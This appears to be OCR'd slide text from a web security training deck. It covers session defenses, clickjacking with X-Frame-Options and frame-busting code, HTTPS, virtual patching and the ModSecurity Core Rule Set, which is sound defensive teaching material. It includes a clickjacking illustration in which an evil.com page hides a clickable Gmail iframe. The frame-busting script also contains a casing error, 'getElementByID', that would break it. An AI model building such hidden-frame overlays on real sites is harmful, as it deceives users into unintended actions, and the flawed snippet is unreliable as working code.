
Session Defenses

- Ensure secure session IDs
  - 20+ bytes, cryptographically random
  - Stored in HTTP Cookies
  - Cookies: Secure, HTTP Only, limited path
  - No Wildcard Domains
- **Generate new session ID at login time**
  - **To avoid session fixation**
- Session Timeout
  - Idle Timeout
  - **Absolute Timeout**
  - Logout Functionality


Anatomy of a Clickjacking Attack



First, make a tempting site


Evil Page
http://evil.com
Google
Gmail by Google
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
4 more▾
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)

<iframe src="http://mail.google.com">



iframe is invisible, but still clickable!

X-Frame-Options

```
 // to prevent all framing of this content
 response.addHeader( "X-FRAME-OPTIONS", "DENY" );

 // to allow framing of this content only by this site
 response.addHeader( "X-FRAME-OPTIONS", "SAMEORIGIN" );

// to allow framing from a specific domain
response.addHeader( "X-FRAME-OPTIONS", "ALLOW-FROM
 X" );
```

Legacy Browser Clickjacking Defense

```
<style id="antiCJ">body{display:none !important;}</style>
<script type="text/javascript">
if (self === top)  {
   var antiClickjack = document.getElementByID("antiCJ");
   antiClickjack.parentNode.removeChild(antiClickjack)
} else {
   top.location = self.location;
}
</script>
```

[10] Encryption in Transit (HTTPS/TLS)

- Authentication credentials and session identifiers must be encrypted in transit via HTTPS/SSL
  - Starting when the login form is rendered
  - Until logout is complete
  - CSP and HSTS can help here
- https://www.ssllabs.com free online assessment of public-facing server HTTPS configuration
- https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet for HTTPS
best practices

[11]

Virtual Patching

“A security policy enforcement layer which prevents the exploitation of a known vulnerability”

Virtual Patching

Rationale for Usage

- No Source Code Access
- No Access to Developers
- High Cost/Time to Fix

Benefit

- Reduce Time-to-Fix
- Reduce Attack Surface


Strategic Remediation

- Ownership is *Builders*
- Focus on web application root causes of vulnerabilities and creation of controls **in code**
- Ideas during design and initial coding phase of SDLC
- This takes serious ***time, expertise and planning***

Tactical Remediation

- Ownership is *Defenders*
- Focus on web applications that are ***already in production*** and exposed to attacks
- Examples include using a Web Application Firewall (WAF) such as ModSecurity
- Aim to ***minimize the Time-to-Fix exposures***

OWASP ModSecurity Core Rule Set



Overview

ModSecurity™ is a web application firewall engine that provides very little protection on its own. In order to become useful, ModSecurity™ must be configured with rules. In order to enable users to take full advantage of ModSecurity™ out of the box, Trustwave's SpiderLabs is sponsoring and maintaining a free certified rule set for the community. Unlike intrusion detection and prevention systems, which rely on signatures specific to known vulnerabilities, the Core Rules provide generic protection from unknown vulnerabilities often found in web applications, which are in most cases custom coded. The Core Rules are heavily commented to allow it to be used as a step-by-step deployment guide for ModSecurity™.

Donate funds to OWASP earmarked for ModSecurity Core Rule Set Project.

Core Rules Content

In order to provide generic web applications protection, the Core Rules use the following techniques:

- **HTTP Protection** - detecting violations of the HTTP protocol and a locally defined usage policy.
- **Real-time Blacklist Lookups** - utilizes 3rd Party IP Reputation
- **Web-based Malware Detection** - identifies malicious web content by check against the Google Safe Browsing API.
- **HTTP Denial of Service Protections** - defense against HTTP Flooding and Slow HTTP DoS Attacks.
- **Common Web Attacks Protection** - detecting common web application security attack.
- **Automation Detection** - Detecting bots, crawlers, scanners and other surface malicious activity.
- **Integration with AV Scanning for File Uploads** - detects malicious files uploaded through the web application.
- **Tracking Sensitive Data** - Tracks Credit Card usage and blocks leakages.
- **Trojan Protection** - Detecting access to Trojans horses.
- **Identification of Application Defects** - alerts on application misconfigurations.
- **Error Detection and Hiding** - Disguising error messages sent by the server.

http://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project jim@owasp.org